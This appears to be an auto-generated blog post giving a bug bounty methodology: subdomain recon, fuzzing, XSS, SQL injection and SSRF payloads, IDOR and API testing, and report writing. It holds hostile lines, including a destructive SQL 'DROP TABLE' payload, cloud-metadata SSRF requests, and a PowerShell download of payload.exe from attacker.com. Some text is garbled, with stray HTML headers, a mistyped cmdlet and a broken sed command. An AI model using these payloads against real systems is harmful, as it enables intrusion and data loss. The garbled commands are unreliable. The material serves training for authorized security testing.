
Listen to this Post

Introduction
Bug bounty hunting has evolved from a niche activity into a legitimate career path, with top earners on platforms like Bugcrowd making over $1.2 million annually and companies like Apple offering million-dollar rewards for critical flaws. Yet the gap between aspiring hunters and those who consistently earn payouts isn’t talent—it’s methodology. The Complete Bug Bounty Blueprint, curated by security researcher Riya Nair and endorsed by industry professionals like ASWIN K V (Application Security Consultant, CRTP, and Red Teamer), distills years of实战经验 into a repeatable framework that transforms chaotic scanning into focused, profitable hunting.
Learning Objectives
- Master a phased reconnaissance methodology that identifies high-value attack surfaces before firing a single payload
- Develop systematic testing techniques for OWASP Top 10 vulnerabilities across web applications and APIs
- Build professional-grade vulnerability reports that maximize payout potential and minimize triage friction
You Should Know
- Smart Reconnaissance: The Foundation of Every Successful Hunt
Never start blind. The most common mistake beginners make is launching full-scale scans without understanding their target’s attack surface. Smart recon builds a precise target inventory that guides every subsequent testing decision.
Step-by-Step Recon Workflow:
Phase 1: Passive Subdomain Enumeration
Start by discovering all subdomains associated with your target without touching their infrastructure:
 Subfinder - Fast passive subdomain discovery
subfinder -d target.com -silent -all -recursive -o subfinder_subs.txt

Amass - Passive enumeration mode
amass enum -passive -d target.com -o amass_passive_subs.txt

CRT.sh - Certificate transparency logs
curl -s "https://crt.sh/?q=%25.target.com&output=json" | jq -r '.[].name_value' | sed 's/\.//g' | anew crtsh_subs.txt

Combine all results
cat _subs.txt | sort -u | anew all_subs.txt
Phase 2: Active Enumeration & Validation
Once you have a comprehensive subdomain list, validate which are live and accessible:
 MassDNS - Bulk DNS resolution
massdns -r resolvers.txt -t A -o S -w massdns_results.txt wordlist.txt

Shuffledns - Resolve and filter
shuffledns -d target.com -list all_subs.txt -r resolvers.txt -o active_subs.txt

HTTP probing with httpx
cat active_subs.txt | httpx -silent -o live_hosts.txt

Screenshot collection for visual triage
cat live_hosts.txt | aquatone -out screenshots/
Phase 3: Technology Fingerprinting
Understanding what your target runs enables targeted payload selection:
 WhatWeb - Technology detection
whatweb -a 3 live_hosts.txt -o whatweb_results.json

Wappalyzer CLI
wappalyzer https://target.com

Quick header inspection
curl -I https://target.com
Pro Tip: Save all proxy traffic (Burp Suite history) to Elasticsearch to enable retroactive analysis on historical data—a technique recommended by top hunters for catching overlooked vulnerabilities.
2. Targeted Vulnerability Discovery: Go Deep, Not Wide
The spray-and-pray approach—running every scanner against every endpoint—generates noise, not payouts. Instead, pick one target and probe systematically across attack surfaces.
Step-by-Step Testing Methodology:
Step 1: Parameter Discovery & Endpoint Mapping
Extract all endpoints, parameters, and hidden entry points:
 GAU - Get all URLs from multiple sources
gau target.com | grep -vE '.(jpg|png|gif|css|js)$' | anew urls.txt

Waybackurls - Archive-based discovery
waybackurls target.com | anew wayback.txt

FFUF - Directory fuzzing
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 50 -mc 200,301,403

Parameter fuzzing
ffuf -u https://target.com/page.php?FUZZ=test -w /usr/share/wordlists/parameters.txt
Step 2: Injection Testing (OWASP Top 10 Focus)
Test systematically for the highest-impact vulnerabilities:
Cross-Site Scripting (XSS):
 Basic XSS payloads to test in every input
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>
javascript:alert('XSS')
SQL Injection:
' OR '1'='1
' UNION SELECT null,username,password FROM users --
'; DROP TABLE users --
Server-Side Request Forgery (SSRF):
 Test for internal network access
https://target.com/proxy?url=http://169.254.169.254/latest/meta-data/
https://target.com/fetch?url=http://localhost:8080/admin
Step 3: Authorization Testing (IDOR & Broken Access Control)
One of the highest-paying vulnerability categories:
- Identify resource identifiers: Look for numeric IDs, UUIDs, or base64-encoded references in URLs and API requests
- Create two test accounts: One privileged, one standard user
- Intercept requests: Use Burp Suite to capture requests from the privileged account
- Replay with lower-privilege session: Change the identifier to another user’s resource
- Document the impact: What data or functionality was accessible?
Example IDOR Test:
Original Request:
GET /api/user/profile/12345

Modified Request:
GET /api/user/profile/12346  Change to another user's ID
Burp Suite Configuration for Maximum Efficiency:
- Set up Intruder for automated parameter fuzzing
- Configure Repeater for manual request manipulation
- Enable Intercept to modify requests in-flight
- Use Extender with custom extensions like Turbo Intruder for high-speed testing
3. Vulnerability Chaining: The Hidden Power Move
One low-severity bug might pay a modest bounty. Two chained together? That’s where serious rewards materialize.
Step-by-Step Chaining Methodology:
- Identify a foothold: Find a minor vulnerability (reflected XSS, open redirect, information disclosure)
-
Explore escalation paths: Ask “What can I do with this?”
– Can I turn reflected XSS into stored XSS?
– Does an open redirect enable OAuth token theft?
– Can information disclosure lead to credential exposure?
- Build the chain: Document how each vulnerability connects to amplify impact
Real-World Chain Example:
Low: Reflected XSS in search parameter
↓
Medium: XSS payload persists to user profile (becomes stored)
↓
High: Stored XSS triggers on admin dashboard
↓
Critical: Admin session cookie captured → Full account takeover
Pro Tip: Before reporting a single bug, spend 30 minutes exploring what else you can do with it. Many hunters report too early and miss chaining opportunities.
4. API Security Testing: The Modern Attack Surface
Modern applications are API-first, making API security testing essential for serious bug hunters.
Step-by-Step API Testing Workflow:
Step 1: Discover API Endpoints
- Check for
/swagger,/api-docs,/openapi.json, `/v1/api`
– Examine JavaScript files for API calls using browser developer tools - Use Burp Suite’s Target tab to map all API requests
Step 2: Test Authentication Flows
 JWT token testing
 Check if token is properly validated
 Test for algorithm confusion (none algorithm, HS256 vs RS256)
 Check token expiration and replay attacks
Step 3: GraphQL-Specific Testing
 Introspection query - Check if enabled
query {
__schema {
types {
name
fields {
name
type {
name
}
}
}
}
}

Test for GraphQL injection
 Check for batch query abuse
 Test rate limiting on expensive queries
Common API Vulnerabilities to Test For :
- Missing or weak authentication
- Broken object-level authorization (IDOR via API)
- Excessive data exposure in responses
- Rate limiting bypass
- GraphQL introspection exposed in production
5. Professional Report Writing: Your Secret Weapon
A critical vulnerability reported poorly is worse than a low-severity bug reported perfectly. Triage teams process dozens of reports daily—make yours impossible to ignore.
Step-by-Step Report Template:
[Concise, Impactful Description]
Example: “IDOR in User Profile API Allows Unauthorized Access to Any User’s PII”
Executive Summary:
[2-3 sentences explaining the vulnerability in business terms]
Example: “An attacker can access any user’s full profile data (including email, phone, and address) by modifying a single numeric ID in the API request, affecting all 50,000+ users.”
Steps to Reproduce:
- Navigate to
https://target.com/profile`/api/user/profile/12345
<h2 style="color: yellow;">2. Intercept the request to</h2>12346`
<h2 style="color: yellow;">3. Change the ID to - Observe full profile data of user 12346 is returned
Proof of Concept:
- Include screenshots with sensitive data redacted
- Provide a video walkthrough for complex chains
- Share a clean curl command replicating the issue
curl -X GET "https://target.com/api/user/profile/12346" \
-H "Authorization: Bearer [bash]"
Impact Assessment:
- Data at risk: PII, financial information, internal data
- Business impact: Regulatory compliance (GDPR, CCPA) violation
- Exploitability: Easy – requires no special skills
- Scope affected: All authenticated users
Remediation Suggestions:
- Implement proper authorization checks on the server side
- Use UUIDs instead of sequential numeric IDs
- Consider using Spring Security or equivalent framework for authorization
Bonus Tip: Write your report for the triager, not the developer. Make the triager’s job easy—they’re the one who approves your payout.
6. Linux & Windows Commands for Bug Hunters
Linux Recon Commands:
 DNS Enumeration
dig axfr @ns1.target.com target.com  Zone transfer attempt
nslookup -type=any target.com

Port Scanning
nmap -sV -sC -p- target.com -oA nmap_full
nmap -p 80,443,8080,8443 --open -T4 target.com/24

Web Technology Detection
whatweb target.com
wappalyzer https://target.com

Content Discovery
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -t 50
dirsearch -u https://target.com -e php,html,js,json,asp

Subdomain Takeover Check
subzy run --target target.com
Windows Commands for Testing:
 DNS Resolution
nslookup target.com
Resolve-DnsName target.com

Port Scanning (using PowerShell)
1..1024 | ForEach-Object {Test-1etConnection target.com -Port $_ -WarningAction SilentlyContinue}

HTTP Requests
Invoke-WebRequest -Uri https://target.com -Method GET
Invoke-RestMethod -Uri https://target.com/api/users -Method GET -Headers @{Authorization="Bearer token"}

File Download for Payload Delivery
Invoke-WebRequest -Uri https://attacker.com/payload.exe -OutFile payload.exe
Essential Burp Suite Extensions:
- Turbo Intruder: High-speed automated attacks
- Authorize: Automated authorization testing
- JWT Editor: JSON Web Token manipulation
- Logger++: Advanced request logging
- Upload Scanner: File upload vulnerability detection
What Undercode Say
- Methodology Over Tools: The difference between a $100 bounty and a $10,000 bounty isn’t the tools you use—it’s the methodology you follow. Beginners obsess over tool selection while professionals perfect their workflow. Start with the OWASP Testing Guide and build your personal methodology from there.
-
Chain Everything: A single critical vulnerability is rare. What’s far more common is finding several low-severity issues that combine into something devastating. Always ask “What else can I do with this?” before reporting. The hunters earning six figures are masters of chaining, not just finding isolated bugs.
Analysis: The bug bounty landscape has matured significantly. In 2026, automated scanners alone won’t earn you payouts—programs have evolved to filter out noise. The hunters who succeed are those who combine systematic reconnaissance (using tools like Amass, Subfinder, and httpx) with deep manual testing that uncovers business logic flaws and complex chains. The emergence of AI-powered bug hunting tools is changing the game, but human creativity in chaining and understanding business context remains irreplaceable. Platforms like TryHackMe and Hack The Box now offer structured bug bounty training paths, making it easier than ever to build the foundational skills needed for success. The key insight from top hunters like those on HackerOne and Bugcrowd is simple: treat bug hunting as a craft, not a lottery.
Prediction
+1 The bug bounty industry will continue its explosive growth, with the global market projected to exceed $3 billion by 2027. This expansion will create unprecedented opportunities for skilled hunters as more organizations adopt vulnerability disclosure programs.
+1 AI-powered reconnaissance tools will automate 80% of current scanning workflows, forcing hunters to specialize in complex vulnerability chaining, business logic flaws, and zero-day discovery—areas where human intuition still outperforms automation.
+1 Certification programs like HTB Certified Bug Bounty Hunter (HTB CBBH) will become industry-standard credentials, professionalizing the field and raising the bar for entry.
-1 Increased competition from AI-driven bug hunting agents will reduce payouts for common vulnerabilities like XSS and SQLi, making it harder for beginners to earn their first bounty without specialized skills.
-1 The growing sophistication of application security (SAST, DAST, IAST tools integrated into CI/CD pipelines) will eliminate many low-hanging vulnerabilities before they reach production, requiring hunters to develop deeper expertise in authentication, authorization, and business logic flaws.
+1 Platforms like HackerOne and Bugcrowd will continue expanding private programs, creating a two-tier system where vetted hunters access higher-paying opportunities while beginners compete for public program bounties.
+1 Mobile and IoT bug bounty programs will emerge as the next frontier, with companies increasingly seeking researchers who can test beyond traditional web applications.
-1 The barrier to entry will rise significantly as platforms implement stricter quality controls and require demonstrated skills through certifications or proven track records before granting access to premium programs.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Deepmarketer The – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


